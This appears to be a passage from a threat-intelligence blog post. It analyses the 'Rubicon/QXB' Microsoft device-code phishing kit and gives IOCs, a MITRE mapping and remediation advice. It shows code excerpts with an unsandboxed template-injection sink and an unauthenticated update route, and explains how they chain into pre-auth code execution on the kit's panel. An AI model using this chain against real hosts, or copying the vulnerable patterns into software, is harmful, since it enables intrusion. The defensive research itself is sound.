
Here's the problem. When a lure with custom_html is served at /rq…, the panel does this:
# run.py — public /rq{token} lure render
if page.get("custom_html"):
    from flask import render_template_string
    _custom_html = page["custom_html"]
    …
    return render_template_string(
        _custom_html, page=page, page_id=page["id"],
        target_email=…, sender_name=…, sender_email=…, client_ip=…
    )


render_template_string with operator-controlled template input, no sandbox, no deny-list, a basic server-side template injection (SSTI). Code runs as the panel process (the gunicorn worker).
That's one render sink. The other half is broken access control on the write path (covered above) — a second complete pre-auth RCE class: BAC → SSTI.
check_auth allowlists the entire /landing-pages/ prefix and returns before any PIN or session check. Listing endpoints under that prefix (overview, campaigns, links) expose page ids and deployed Worker URLs. Create and update live there too, and the handlers never call pin_is_authenticated themselves:
# routes/landing_pages.py — update accepts custom_html, no PIN/session check in-handler
@landing_pages_bp.route("/<page_id>/update", methods=["PUT", "POST"])
def update_page(page_id):
    data = request.get_json()
    pages = load_pages()
    page = next((p for p in pages if p["id"] == page_id), None)
    …
    if "custom_html" in data:
        page["custom_html"] = data["custom_html"]
    …
So: no PIN, no session cookie on that API. Preview of a page is a different story — /landing-pages/<id>/preview is wrapped in @protect_page (a JS challenge / bot gate), which is why a blind preview often comes back "Access denied". That does not undo the write. The Jinja render still runs when the lure is served on the public path (/rq… on the origin, or the randomised Cloudflare Worker hostname the operator deployed for that page).
Two builds, drifting
We ended up with a second copy of this kit. Same panel — every page still says Rubicon, and fifty of the fifty-three lure templates are byte-identical — but the deployment side says QXB throughout. The systemd unit is QXB Panel, WorkingDirectory=/opt/qxb, logs to /var/log/qxb/, and the unit files ship in both flavours, qxb.service and rubicon.service.
The rename never finished, and rubicon.service shows it plainly: Description=Rubicon Panel at the top, then WorkingDirectory=/opt/qxb, EnvironmentFile=/opt/qxb/.env and /var/log/qxb/access.log underneath. The tell is also in run.py, which reads QXB_SECRET_KEY from the environment in both copies. The Rubicon tree's .env defines Rubicon_SECRET_KEY, so the value it sets is never the one the app looks for. It falls back to a key file in data/, or generates one.
The QXB copy has a client-credentials token cache, keyed on client ID plus tenant, so it stops minting the same Graph token fifty times when someone clicks through a mailbox list:
# routes/app_access.py — QXB build
_cc_cache = {}  # { (client_id, tenant_id): (access_token, exp_ts) }

def _mint_cc_cached(client_id, client_secret, tenant_id):
    key = (client_id, tenant_id)
    cached = _cc_cache.get(key)
    if cached and cached[1] - time.time() > 120:
        return cached[0]
    ...
It also has a faster mailbox-status path that falls back to the capture store when there's no mailbox record, and returns a state object rather than a bare string. Neither of those is in the Rubicon copy.
But the Rubicon copy is the one with the IP Guard check wired into the auth gate, the /benign public prefix, and a forced PIN setup on first run. The QXB copy has no guard check in check_auth at all — only the whitelist — and still falls through to the legacy is_authenticated() login. In the copy we have, the guard's killswitch file literally reads false.
The exposed panel with no-auth was running QXB, and funnily enough, it had admin access with the ability to generate license keys. We believe this was the developer server. The operation had been running since June 2026, minimum based on logs. `accounts-payable.depts@proton.me` was the email linked to the operators account.
IOCs
Kit-wide only. Operator-box hostnames and IPs stay out. Domains defanged with [.].
Kit-wide only. Operator-box hostnames and IPs stay out. Domains defanged with [.].
| Indicator | Type | Context |
|---|---|---|
ms-relay[.]ijzyl589[.]workers[.]dev |
Hostname | Hardcoded Cloudflare Worker relay (redirect_builder.py + app.js). Stealth-link redirect_uri and several silent-auth / base64 relay styles. |
ms-relay[.]ijzyl589[.]workers[.]dev/auth/ms/relay |
URL | Worker path mirroring the panel's /auth/ms/relay callback. |
29d9ed98-a469-4536-ade2-f981bc1d605e |
AppId | Microsoft Authentication Broker — first-party. Default Cookie Mode capture client. |
d3590ed6-52b3-4102-aeff-aad2292ab01c |
AppId | Microsoft Office — first-party FOCI client. Non-Cookie Mode capture, and the client the mail scope swap lands on. |
9199bf20-a13f-4107-85dc-02114787ef48 |
AppId | Outlook for web (OWA) — genuine Microsoft first-party ID, introduced in MC711020 replacing the legacy OWA app ID. Used by the kit for device-code captures, mainly personal / consumers-tenant accounts. |
1950a258-227b-4e31-a9cf-4d8e1c2196a9 |
AppId | Azure PowerShell string shipped in azure_config.py. Microsoft's Azure PowerShell ID is 1950a258-227b-4e31-a9cf-717495945fc2 — the final GUID segment differs. Its presence in the build is a source-code indicator; it does not establish that it names a registered application or that it authenticates. Ownership unverified. |
04b07795-8ddb-461a-b5fe-4bb1c2d7c7f3 |
AppId | Azure CLI string shipped in azure_config.py. Microsoft's Azure CLI ID is 04b07795-8ddb-461a-bbee-02f9e1bf7b46 — the fourth and fifth GUID segments differ (the kit has b5fe / 4bb1c2d7c7f3 where Microsoft has bbee / 02f9e1bf7b46). Present in the build as a source-code indicator; it does not establish a registered application or working authentication. Ownership unverified. |
0ad3dd79-18da-4640-be70-513b7a8abdf1 |
AppId | Hardcoded client_id in the stealth-link authorize URL builder. Present in the build as a source-code indicator only — it does not establish a registered application or working authentication. Ownership unverified. |
33a2272d-c052-4d2c-8c1f-106c7150ee8f |
AppId | Labelled 'browser' in azure_config.py (delegated RT refresh). Present in the build as a source-code indicator only. Ownership unverified. |
http.favicon.hash:703269515 |
Favicon | /static/img/rubicon-favicon.png — the Shodan pivot that found the cluster. |
title "Rubicon — Sign in" / "Rubicon — Set Up PIN" |
HTML title | PIN gate and first-run PIN setup pages. |
QXB_SECRET_KEY |
Env var | Read by run.py in both builds, alongside /opt/qxb paths, QXB Panel unit description and /var/log/qxb/. The QXB string is a better pivot than Rubicon, which collides with an ad-tech company. |
/auth/pin · /auth/pin/setup · /auth/status |
Path | Operator PIN gate, first-run setup, license/status badge. |
/rq{token} |
Path | Public lure path. Token resolves a phishlet; optional captcha then custom_html / template render. |
/microsoft/device-code/start · /microsoft/device-code/check/<id> |
API | Device-code start + poll status. |
/auth/ms/relay |
Path | Panel-side OAuth callback relay; state = base64url destination. |
/redirect-builder/* |
API prefix | Org Takeover + stealth-link builder. |
/logmanager/* · /prt/* · /app-access/* · /boxtob/* · /keyword/* · /vault/* |
API prefixes | Log Manager, PRT Devices, Mailboxes, Inbox Sender, Keyword Listener, Vault. |
/landing-pages/ · /mx/ · /o/ · /benign |
Path | Public lure / deploy / benign helper paths. |
static/js/dashboard.js · lp.js · prt_devices.js · realtime.js · redirect_builder.js · btb.js |
Static JS | Distinctive operator-panel script names. |
Rubicon-<domain>-<hex> |
App displayName pattern | Rogue app registrations created by Org Takeover. |
| Interserver AS19318 | ASN | Every Rubicon panel in the set we found sat on Interserver VPSes. |
MITRE ATT&CK mapping (observed behaviour):
| Tactic | ID | Technique | In Rubicon |
|---|---|---|---|
| Initial Access | T1566.002 | Phishing: Spearphishing Link | Lure /rq pages, loader attachments, stealth authorize URLs |
| Credential Access | T1528 | Steal Application Access Token | OAuth device-code capture of access + refresh tokens |
| Defense Evasion | T1550.001 | Use Alternate Authentication Material: Application Access Token | Reuse of stolen tokens / FOCI-swapped mail tokens |
| Persistence | T1098.001 | Account Manipulation: Additional Cloud Credentials | Rogue app registration + client secret (Rubicon-*) |
| Persistence | T1098.005 | Account Manipulation: Device Registration | PRT / fake device join via Broker path |
| Collection | T1114 | Email Collection | Mailboxes viewer, Inbox Sender extract, Keyword Listener |
| Lateral Movement | T1078.004 | Valid Accounts: Cloud Accounts | Org Takeover Login All across tenant mailboxes |
Remediation
Password reset alone will not save you. Align with Microsoft's device-code guidance:
- Revoke sessions and refresh tokens for affected users (revokeSignInSessions / invalidate refresh tokens). Assume every token the kit stored is live until proven otherwise.
- Disable or delete the rogue registered devices Entra grew during the incident. Treat unknown device joins that follow a device-code grant as hostile, not as a user mistake.
- Find and remove rogue app registrations and their service principals. Hunt displayName prefixes like Rubicon-, review application permissions (Mail. / Directory.Read.All / User.Read.All), delete client secrets, revoke admin consents / appRoleAssignments.
- Rotate credentials for impacted users and for any apps that were touched. Don't stop at the phished mailbox — Org Takeover may have minted tokens for the rest of the tenant.
- Conditional Access: block device code flow (Authentication flows condition).
- Tighten who can create app registrations and, more importantly, who can grant them Graph application permissions. A compromised Global Administrator or Privileged Role Administrator, together with the necessary calling-client permissions, can let the kit grant its app Microsoft Graph application permissions, which is how Rubicon-* apps end up born fully consented. Application and Cloud Application Administrators can create the app but can't finish the role assignment themselves. Review the role assignments that allow app-role granting at all.
- Review mailbox rules, forwarding, and sent items for BEC follow-on. Keyword Listener exists specifically so operators can watch for invoices and wires in near real time — assume they did.
- If you find a live Rubicon panel aimed at you: take the lure paths and Worker relay as IOCs, not as something to poke. Report hosting / Cloudflare as appropriate; don't test the PIN on infrastructure that isn't yours.
Wrap-up
Device-code flow has been documented as an abuse path for years. Broker → PRT → FOCI mail swap is a known chain. Rogue app registrations with Mail.ReadWrite application roles are a known persistence move. What Rubicon does is package all of that into a PIN-gated gunicorn app with dozens of lure skins, a Cloudflare deploy button, Telegram on every catch, Keyword Listener on a timer, and a big friendly Login All.
Thanks!
About the author
Hi, I'm Jay, also known as 0SPwn, a 17-year-old cybersecurity enthusiast from the UK. I hold certifications in eJPT and eCPPTv2, and work as a security consultant (Penetration Tester). Currently, I'm a contracted Offensive Security Web Application Trainer with Hack The Box EU and have had the honor of speaking at BSides Cymru 2023.
My expertise lies in identifying and exploiting web application vulnerabilities, and I actively participate in bug bounty programs and Vulnerability Disclosure Programs (VDPs) for major organizations such as Yahoo, Verizon, AT&T, the Department of Defense, System76, and Instagram, among others.
I am passionate about both offensive and defensive security, and I enjoy sharing my knowledge through blogging, and YouTube content creation.
Comments
Join the discussionNo comments yet. Be the first to comment.
Defensive Security (RE, Malware Analysis, etc)
This series will primarily focus on blue team related activities such as incident response, malware analysis, reverse engineering, etc.


